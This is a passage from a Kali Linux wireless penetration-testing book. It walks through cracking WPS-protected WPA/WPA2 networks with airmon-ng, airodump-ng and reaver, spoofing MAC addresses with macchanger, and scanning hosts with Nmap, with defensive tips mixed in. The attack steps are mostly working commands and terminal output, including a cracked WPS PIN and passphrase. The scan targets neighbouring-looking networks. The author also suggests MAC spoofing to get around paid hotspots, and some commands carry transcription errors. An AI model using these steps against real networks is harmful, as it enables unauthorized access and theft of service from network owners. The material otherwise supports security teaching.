
WPA and WPA2 are two different security algorithms used to protect wireless networks. WPA uses TKIP while WPA2 uses both (TKIP and AES). As of today, most common wireless routers and access points create a quick and hassle-free method of connecting to a secure network. WPS is a feature that allows an easy setup for secure networks; however, WPS can easily be cracked with the right security tools that are available in Kali Linux. WPA was designed to replace WEP because security agencies found out that serious flaws made it easy to gain unauthorized access in a matter of minutes. Despite WPA being much harder to crack, it is still possible to crack WPA and even the latest WPA2 encryption algorithms.

In this section, I will demonstrate cracking WPA and WPA2 wireless networks.

1. Open the Terminal and type the following command:

```
airmon-ng start wlan0
```

This command will start the wlan0 interface in monitor mode:




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# airmon-ng start wlan0  
  
Found 3 processes that could cause trouble.  
If airodump-ng, aireplay-ng or airtun-ng stops working after  
a short period of time, you may want to kill (some of) them!  
-e  
PID      Name  
2467    NetworkManager  
3019    dhclient  
3050    wpa_supplicant  
  
Interface      Chipset      Driver  
wlan0          Atheros AR9271  ath9k - [phy0]  
(monitor mode enabled on mon0)  
root@kali:~#
```

2. Type the following command and press *Enter*:

```
airodump-ng mon0
```

This will allow us to inject packets into a wireless network.



```
root@kali: ~  
File Edit View Search Terminal Help  
CH 6 ][ Elapsed: 24 s ][ 2014-04-27 14:52  
  
BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID  
00:13:10:9A:4E:B5 -21    30      0  0  6  54  WEP  WEP   linksys  
44:08:32:AD:6B:18 -36    12      0  0  1  54  WPA  CCMP  PSK  PS3-7915551  
48:F8:B3:91:B8:B1 -57    11      8  0  1  54e WPA2  CCMP  PSK  Johns  
48:F8:B3:2F:E8:B0 -60    12      0  0  1  54e WPA2  CCMP  PSK  Shenefield  
14:5B:D1:A3:60:B0 -61    12      0  0  6  54e WPA2  CCMP  PSK  ATT720  
20:AA:4B:F2:25:4E -71     5      1  0  11 54e WPA2  CCMP  PSK  Johns  
48:F8:B3:03:79:10 -72    11      0  0  11 54e WPA2  CCMP  PSK  Simmons  
B0:77:AC:EE:0C:20 -76     9      10  0  11 54e WPA2  CCMP  PSK  ATT624  
F2:ED:A5:95:1A:00 -80     5      0  0  11 54e WPA2  CCMP  PSK  <Length: 0>  
74:44:01:02:06:14 -81     5      0  0  1  54e WPA2  CCMP  PSK  ATT3820  
48:F8:B3:03:74:EC -81     7      0  0  6  54e WPA2  CCMP  PSK  Hughes  
DC:45:17:B4:5F:60 -82     4      0  0  1  54e WPA2  CCMP  PSK  ATT008  
94:44:52:A2:CC:82 -84     3      0  0  4  54e WPA2  CCMP  PSK  Belkin_3C82  
CC:65:AD:89:8A:00 -85     4      0  0  11 54e WPA2  CCMP  PSK  ATTS20  
F8:0B:BE:15:82:E0 -87     3      1  0  6  54e WPA2  CCMP  PSK  ATTS04  
C8:B3:73:21:34:D2 -88     2      0  0  11 54e WPA2  CCMP  PSK  Emily  
04:A1:51:0D:60:80 -89     4      0  0  7  54e WPA2  CCMP  PSK  NETGEAR52  
74:44:01:8F:07:C4 -90     2      0  0  6  54e WPA2  CCMP  PSK  1610gad  
root@kali:~#
```


3. Type the following command and press *Enter*:

```
reaver -i mon0 -c 11 -e Johns -b 20:AA:4B:F2:25:4E -vv --no-nacks
```

The following are the components of the preceding command:

- -i: This is the wireless interface
- -c: This is the channel number
- -e: This sets the target access point
- -b: This sets the target MAC address
- -vv: This sets the verbose option twice to increase verbosity and display each pin number as it is attempted
- --no-nacks: This ensures better reliability of the target access point

The following is the output:



```
root@kali: ~
File Edit View Search Terminal Help

root@kali:~# reaver -i mon0 -c 11 -e Home -b 20:AA:4B:F2:25:4E -vv --no-nacks

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching mon0 to channel 11
[+] Waiting for beacon from 20:AA:4B:F2:25:4E
[+] Associated with 20:AA:4B:F2:25:4E (ESSID: Home)
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[+] Trying pin 22246684
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
```

You will need to change what is highlighted in bold. This process can take between 2 to 10 hours to complete. If it fails, this could be because of the wireless signal strength is bad or WPS is not implemented on this device.

What is Reaver?

Reaver is a free open source tool that can exploit and crack a WPA or WPA2 encrypted wireless network. It is also designed to perform brute force attacks on WPS enabled wireless access points.

How does Reaver work?


Now that you know what Reaver is, we need to briefly discuss how it works. Reaver takes advantage of a feature in wireless devices called WPS. **Wi-Fi Protected Setup (WPS)** allows an easy setup for those who do not know how to set up wireless security on wireless. It generates a PIN that is hard coded to that particular device. Reaver exploits the flaws in the PINs which takes just moments to reveal the WPA or WPA2 passphrase.

Protecting yourself against Reaver

To easily protect yourself from Reaver, disable the WPS feature from your wireless device. If you are a business, use WPA2-PSK (AES). If you are a home user, use WPA2 Personal AES. Never generate a password, use a strong complex passphrase and update the passphrase frequently.

WPA/WPA2 cracking results


As you can see in the following screenshot, we have cracked the WPA/WPA2 encryption. If you are trying connecting to the wireless network, it will ask for either a PIN or WPA PSK key. Enter either of these and you should have full access to that wireless network, as shown:



```
root@kali: ~  
File Edit View Search Terminal Help  
[+] Received M1 message  
[+] Received M1 message  
[+] Received M1 message  
[+] Received M1 message  
[+] Received M1 message  
[+] Received M1 message  
[+] Received M1 message  
[+] Received M1 message  
[+] Received M1 message  
[+] Received M3 message  
[+] Sending M4 message  
[+] Received M3 message  
[+] Received M3 message  
[+] Received M3 message  
[+] Received M3 message  
[+] Received M3 message  
[+] Received M5 message  
[+] Sending M6 message  
[+] Received M5 message  
[+] Received M5 message  
[+] Received M5 message  
[+] Received M5 message  
[+] Received M5 message  
[+] Received M7 message  
[+] Sending WSC NACK  
[+] Sending WSC NACK  
[+] Pin cracked in 245 seconds  
[+] WPS PIN: '22246684'  
[+] WPA PSK: 'wnkZjbrhh'  
root@kali:~#
```


Spoofing your MAC address

I certainly hope you know by now that MAC address filtering isn't really secure. In my opinion, it's a lot less effective than WEP encryption because it is easy to fake. This doesn't mean MAC address filtering is pointless to use. It does keep out a lot of attackers that solely aim on the weakest link networks. Whatever you do, do not rely on MAC filtering by itself! WEP encryption is better than no encryption at all.



It does not take a lot of skill to do this. All you have to do is listen to the network traffic on over wireless and change your MAC address to that of someone who is already connected. With automation scripts or applications, changing your MAC address is easy as 1, 2, 3. Next, I'll demonstrate how to spoof your MAC address using a tool called **macchanger**.

1. Open the Terminal.
2. Type the following command and press *Enter*:


```
ifconfig wlan0 down:
```

This command turns off or disables the wireless interface.

3. To turn `wlan0` back on, type the following command and press *Enter*:

```
Ifconfig wlan0 up
```

The following is the output:




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig wlan0 down  
root@kali:~#
```

4. Type the following command and press *Enter*:

macchanger --random wlan0::

This command randomly generates a fake MAC address for the wireless interface:




```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# macchanger --random wlan0  
Permanent MAC: 00:c0:ca:75:c2:86 (Alfa, Inc.)  
Current MAC: 00:c0:ca:75:c2:86 (Alfa, Inc.)  
New MAC: 26:cb:04:c2:5e:51 (unknown)  
root@kali:~#
```

5. Type the following command and press *Enter*:

```
macchanger --mac=00:11:22:33:44:55 wlan0
```

This command allows you to assign a MAC address to spoof on the wireless interface, as shown:



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# macchanger --mac=00:11:22:33:44:55 wlan0  
Permanent MAC: 00:c0:ca:75:c2:86 (Alfa, Inc.)  
Current MAC: 26:cb:04:c2:5e:51 (unknown)  
New MAC: 00:11:22:33:44:55 (Cimsys Inc)  
root@kali:~#
```

That's all there is to it! Very easy huh? Just knowing this can help bypass paid hotspot networks where a user must pay money for an extended amount of time. Coffee shops, restaurants, airports, and hotels will have these kind of networks. When a user pays, their MAC address gets added to the allowed list of MAC addresses to access the Internet.

Protect yourself from wireless attacks

We always need to know how to protect ourselves from such threats and attacks.



Next, we will be discussing how to protect yourself from these attacks:

- Stronger encryption will reduce the risk of an attack
- MAC filtering can also help reduce the risk of an attack
- Only use WEP if your devices aren't compatible with WPA/WPA2; however, it is not recommended as it is unsecure
- Create a separate VLAN for a business network to limit access
- Disable or turn off WPS settings
- Create a strong, complex passphrase
- Should change the passphrase every 3 or 4 months
- Do not use default passwords configured by the manufacturer
- Use EAP rather than PSK
- Change the default SSID name

Summary

That's it for this chapter! I hope you enjoyed the demonstrations I put together for you. This chapter has been pretty fun and interesting for both of us. Let's take a few moments to look back at what you learned in this chapter.

In this chapter, we put together a plan for an attack. Next, we listed several methods for an attack. Then, we covered detailed information on WEP, WPA, and WPA2 encryption. Finally, we listed several ways to reduce the risk of a wireless attack.

In the next chapter, we will cover how to identify hosts on the wireless network, determine network size, and detect vulnerable devices and systems on that network. I'm quite sure you are just as excited as I am. Let's move on!

5

Gaining Access to the Network

Here we are in the fifth chapter! In this chapter, we will be discussing several topics relevant to you having access to a network as a wireless penetration tester. We will be running assessments on the network to identify hosts, determine network size, and detect vulnerability hosts. It is a good idea to know how many hosts are on the network when conducting a pentest because you simply do not want to leave anything out of your penetration test. Let's begin the chapter by discussing why this is important.

In this chapter, we will discuss the following topics:

- Identifying hosts
- Determining network size
- Detecting vulnerable hosts
- Preventing against threats

If there happens to be a client running Windows 2000 or XP on the network, we need to know. The user is fully aware that they are at risk because they are using an older version of the Windows operating system. Windows XP can be compromised in a matter of minutes! As of April 2014, Microsoft dropped support for Windows XP. Windows XP is no longer supported, which means this version of the operating system will attract many attackers searching for vulnerabilities. The reason behind this is simply because Microsoft will not release any more security patches, so if an attacker finds a vulnerability in the system, it will always stay vulnerable.

We will be using several networking tools to determine how many hosts are on the network, the host's operating system version, the network size, and vulnerable hosts. Knowing what is vulnerable on the network and then providing security patches or updates will help strengthen the security. Keep in mind, not only do you need to know what systems and devices are vulnerable, but also the users in your organization!

This is probably one of the biggest security threats that I see. Your staff need to undergo a security awareness program to understand what is good and bad as well as the do's and don'ts. You could also have staff who are sharing customer information outside of work for potential gain. Keep an eye out for any suspicious activity that you believe will harm the business.

Identifying hosts

This section is all about the different tools that you can use to identify hosts on a network. These tools will provide detailed information on a user's IP address, MAC address, open and closed ports, services, operating system, and so on. In the following sections you can see a list of tools that Kali Linux has that can help identify hosts on a network.

Network mapping tools


We will be focusing on Nmap through the command-line interface. Here are some alternative tools that can be used to map out networks:

- Otrace
- Angry IP Scanner
- hping2 and hping3
- lanmap and lanmap2
- TCP traceroute

In this demonstration, you will learn how to identify hosts on the network by using Nmap. These tools are by far my favorite when it comes to network discovery or when you need to know whether a network service is running such as Telnet, SSH, or FTP. Let's begin!

1. Open the Terminal.
2. Type the following command and press *Enter*:
`ifconfig`

As you can see in the following screenshot, my private IP address is 192.168.1.5. My gateway happens to be 192.168.1.1 so I will be showing you how to scan the entire subnet next.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:25:65:8b
          inet addr: 192.168.1.5      Bcast:192.168.176.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe25:658b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1443 errors:0 dropped:0 overruns:0 frame:0
          TX packets:47 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:134951 (131.7 KiB)  TX bytes:5916 (5.7 KiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6480 (6.3 KiB)  TX bytes:6480 (6.3 KiB)

mon0     Link encap:UNSPEC  HWaddr 00-23-1A-FB-7D-15-00-00-00-00-00-00-00-00-00-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:582493 errors:0 dropped:286250 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:90817805 (86.6 MiB)  TX bytes:0 (0.0 B)

root@kali:~#
```


3. Type the following command and press *Enter*:

```
nmap 192.168.X.0/24
```

This command will start a ping sweep on all hosts on 192.168.1.1 through 192.168.1.254. When you receive your output, you'll notice some interesting information such as open and closed ports, services, and what OS they are running.


This is also a great technique to use if a host has been infected with Conflicker. You'll need to learn some of Nmap's command-line switches to do this.

As you can see in the following screenshot, I was able to detect several systems and devices on my local network:



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap 192.168.1.0/24  
Starting Nmap 6.40 ( http://nmap.org ) at 2014-04-30 00:22 EDT  
Nmap scan report for 192.168.1.1  
Host is up (0.0055s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
23/tcp    open  telnet  
443/tcp   open  https  
MAC Address: 44:03:A7:A2:E6:CA (Cisco)  
  
Nmap scan report for 192.168.1.2  
Host is up (0.011s latency).  
Not shown: 994 closed ports  
PORT      STATE SERVICE  
21/tcp    filtered ftp  
53/tcp    open  domain  
80/tcp    open  http  
443/tcp   open  https  
8083/tcp  open  us-srv  
49152/tcp open  unknown  
MAC Address: 20:AA:4B:F2:25:4C (Cisco-Linksys)
```

You can see my Cisco wireless router and the ports that are open and filtered:




```
root@kali: ~  
File Edit View Search Terminal Help  
Nmap scan report for 192.168.1.27  
Host is up (0.00061s latency).  
Not shown: 989 filtered ports  
PORT      STATE SERVICE  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
554/tcp   open  rtsp  
902/tcp   open  iss-realsecure  
912/tcp   open  apex-mesh  
2869/tcp  open  iclslap  
4242/tcp  open  vrml-multi-use  
5357/tcp  open  wsdapi  
10243/tcp open  unknown  
49155/tcp open  unknown  
MAC Address: 60:67:20:BE:B5:2C (Intel Corporate)  
  
